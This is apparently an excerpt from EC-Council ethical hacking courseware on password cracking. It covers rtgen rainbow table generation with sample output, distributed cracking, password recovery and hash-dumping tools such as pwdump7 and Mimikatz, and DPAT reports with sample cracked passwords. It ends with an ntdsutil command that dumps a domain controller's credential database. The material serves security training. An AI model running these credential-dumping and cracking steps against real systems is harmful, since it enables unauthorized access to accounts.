Attackers use the rtgen tool of this project to generate the rainbow tables. As shown in the screenshot, the rtgen program needs several parameters to generate a rainbow table.

The syntax of the command line is:

Syntax: **`rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`**



```
C:\Users\Admin\Downloads\RainbowGen\RTGen>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
rainbow table md5_loweralpha-numeric#1-7_0_1000x4000000_0.rt parameters
hash algorithm:         md5
hash length:            16
charset:                abcdefghijklmnopqrstuvwxyz0123456789
charset in hex:         61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37
 38 39
charset length:         36
plaintext length range: 1 - 7
reduce offset:          0x00000000
plaintext total:        80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 4000000 rainbow chains generated (0 m 4.5 s)
131072 of 4000000 rainbow chains generated (0 m 4.5 s)
196608 of 4000000 rainbow chains generated (0 m 4.5 s)
262144 of 4000000 rainbow chains generated (0 m 4.5 s)
327680 of 4000000 rainbow chains generated (0 m 4.5 s)
393216 of 4000000 rainbow chains generated (0 m 4.5 s)
458752 of 4000000 rainbow chains generated (0 m 4.5 s)
524288 of 4000000 rainbow chains generated (0 m 4.5 s)
589824 of 4000000 rainbow chains generated (0 m 4.5 s)
655360 of 4000000 rainbow chains generated (0 m 4.5 s)
720896 of 4000000 rainbow chains generated (0 m 4.5 s)
```

Figure 6.23: Screenshot of rtgen

- **Distributed Network Attack**

  A Distributed Network Attack (DNA) is a technique used for recovering password-protected files that utilize the unused processing power of machines spread across the network to decrypt passwords. In this attack, the attacker installs a DNA manager in a central location where machines running DNA clients can access it over a network. The DNA manager coordinates the attack and assigns small portions of the key search to machines distributed throughout the network. The DNA client runs in the background, only taking the processor time that was unused. The program combines the processing capabilities of all the clients connected to the network and uses it to crack the password. Attackers use the Password Recovery Toolkit (PRTK), which is equipped with DNA tools, to perform this attack.

  The features of a DNA are as follows:

  - Easily reads statistics and graphs
  - Adds user dictionaries to crack a password
  - Optimizes password attacks for specific languages
  - Modifies the user dictionaries
  - Comprises stealth client installation functionality
  - Automatically updates client while updating the DNA server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DNA can be classified into two modules:

- **DNA Server Interface**

  The DNA server interface allows users to manage DNA from a server. The DNA server module provides the user with the status of all the jobs that the DNA server is executing. The interface contains the following jobs:

  - **Current Jobs**: The current job queue consists of all the jobs added to the list by the controller. The current job list has many columns, such as the identification number assigned by the DNA to the job, the name of the encrypted file, the user's password, the password that matches a key that can unlock the data, the status of the job, and various other columns.
  - **Finished Jobs**: The finished job list provides information about the decryption jobs, including the password. It also has many columns that are similar to the current job list. These columns include the identification number assigned by DNA to the job, the name of the encrypted file, the decrypted path of the file, the key used to encrypt and decrypt the file, the date and time that the DNA server started working on the job, the date and time the DNA server finished working on the job, the elapsed time, etc.

- **DNA Client Interface**


  Users can use the DNA client interface from many workstations. The interface helps the client statistics to coordinate easily and is available on machines with the pre-installed DNA client application. There are several components, such as the name of the DNA client, the name of the group to which the DNA client belongs, and the statistics about the current job.

Network Management

The Network Traffic dialog box aids in the discovery of the network speed the DNA uses and each work-unit length of the DNA client. Using the work-unit length, a DNA client can work without contacting the DNA server. The DNA client application can contact the DNA server at the beginning and end of the work-unit length.

The user can monitor the job status queue and DNA. After collecting the data from the Network Traffic dialog box, the user can modify the client's work. When the size of the work-unit length increases, the speed of the network traffic decreases. A decrease in the speed of the traffic leads the client working on the jobs to spend longer amounts of time. Therefore, the user can make fewer requests to the server because of the reduction in the bandwidth of network traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Recovery Tools

Password recovery tools allow attackers to break complex passwords, recover strong encryption keys, and unlock several documents.

- **Elcomsoft Distributed Password Recovery**

  Source: *https://www.elcomsoft.com*

  The Elcomsoft Distributed Password Recovery application allows attackers to break complex passwords, recover strong encryption keys, and unlock documents in a production environment.

  Attackers can use this tool to recover the passwords of the target system to gain unauthorized access to the critical files and other system software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.24: Screenshot of Elcomsoft Distributed Password Recovery

Some of the password recovery tools are listed as follows:

- Password Recovery Toolkit (*https://accessdata.com*)
- Passware Kit Forensic (*https://www.passware.com*)
- hashcat (*https://hashcat.net*)
- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- PCUnlocker (*https://www.top-password.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools to Extract the Password Hashes

The following tools can be used to extract the password hashes from the target system:

- **pwdump7**

  Source: *https://www.tarasco.org*

  pwdump7 is an application that dumps the password hashes (one-way functions or OWFs) from NT's SAM database. pwdump extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database. This application or tool runs by extracting the binary SAM and SYSTEM file from the filesystem, and then extracts the hashes. One of the most powerful features of pwdump7 is that it is also capable of dumping protected files. Pwdump7 can also extract passwords offline by selecting the target files. The use of this program requires administrative privileges on the remote system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, attackers use this tool to extract password hashes from the target system.




Figure 6.25: Screenshot of pwdump7

Some of the additional tools to extract password hashes are as follows:

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)

Note: The use of the above tools requires administrative privileges on the remote system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking Using Domain Password Audit Tool (DPAT)

- DPAT is a Python script that **generates password use statistics** from password hashes dumped from a domain controller and a password crack file such as hashcat.pot generated using hashcat
- It generates an HTML report with clickable links, which an attacker can open to **analyze usernames**, current **passwords**, and other password statistics

Username	Current Password	History 0	History 1	History 2	History 3	History 4
Carrie	PringlesSalt!	!EatPringles		I luv my kids!	New Job!	
Curly	Baseball77	Baseball76	Baseball75	Baseball74	Baseball73	Baseball72
Darin	Black^Hills	Black%Hills	Black$Hills	Black#Hills	Black@Hills	Black!Hills
Larry	Fall2019	Summer2019	Spring2019		Fall2018	Spring2018
Mo		Zodiak-Cancer		Zodiak-Taurus	Zodiak-Pisces	
dpat	Fall2019					
pope	Proverbs 3:5	Philippians 4:6	Romans 8:28	Philippians 4:13	Jeremiah 29:11	John 3:16

Count	Description	More Info
88803	Password Hashes	Details
88023	Unique Password Hashes	
69300	Passwords Discovered Through Cracking	
68521	Unique Passwords Discovered Through Cracking	
78.0	Percent of Passwords Cracked	Details
77.8	Percent of Unique Passwords Cracked	Details
36	Members of "Domain Admins" group	Details
26	"Domain Admins" Passwords Cracked	Details
8	Members of "Enterprise Admins" group	Details
6	"Enterprise Admins" Passwords Cracked	Details
227	LM Hashes (Non-blank)	
226	Unique LM Hashes (Non-blank)	
6	Passwords Only Cracked via LM Hash	Details
5	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details
	Password History	Details

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking Using Domain Password Audit Tool (DPAT)

Source: *https://github.com*

DPAT is a Python script that generates password use statistics from password hashes dumped from a domain controller (DC) and a password crack file such as **`hashcat.pot`** generated using the hashcat tool during password cracking. It also generates an HTML report with clickable links. An attacker can open each link and analyze usernames, current passwords, and other password statistics.

Initially, an attacker dumps LM and NT hash files from the DC using the compromised admin privileges, following which the attacker cracks those LM hashes and loads them into the password list file using DPAT.

Steps to Crack Passwords Using DPAT

- **Step 1**: Run the following command to dump the password hashes from the domain controller (DC). This requires sufficient space in the C drive to store the output.

  ```
  ntdsutil "ac in ntds" "ifm" "cr fu c:\temp" q
  ```

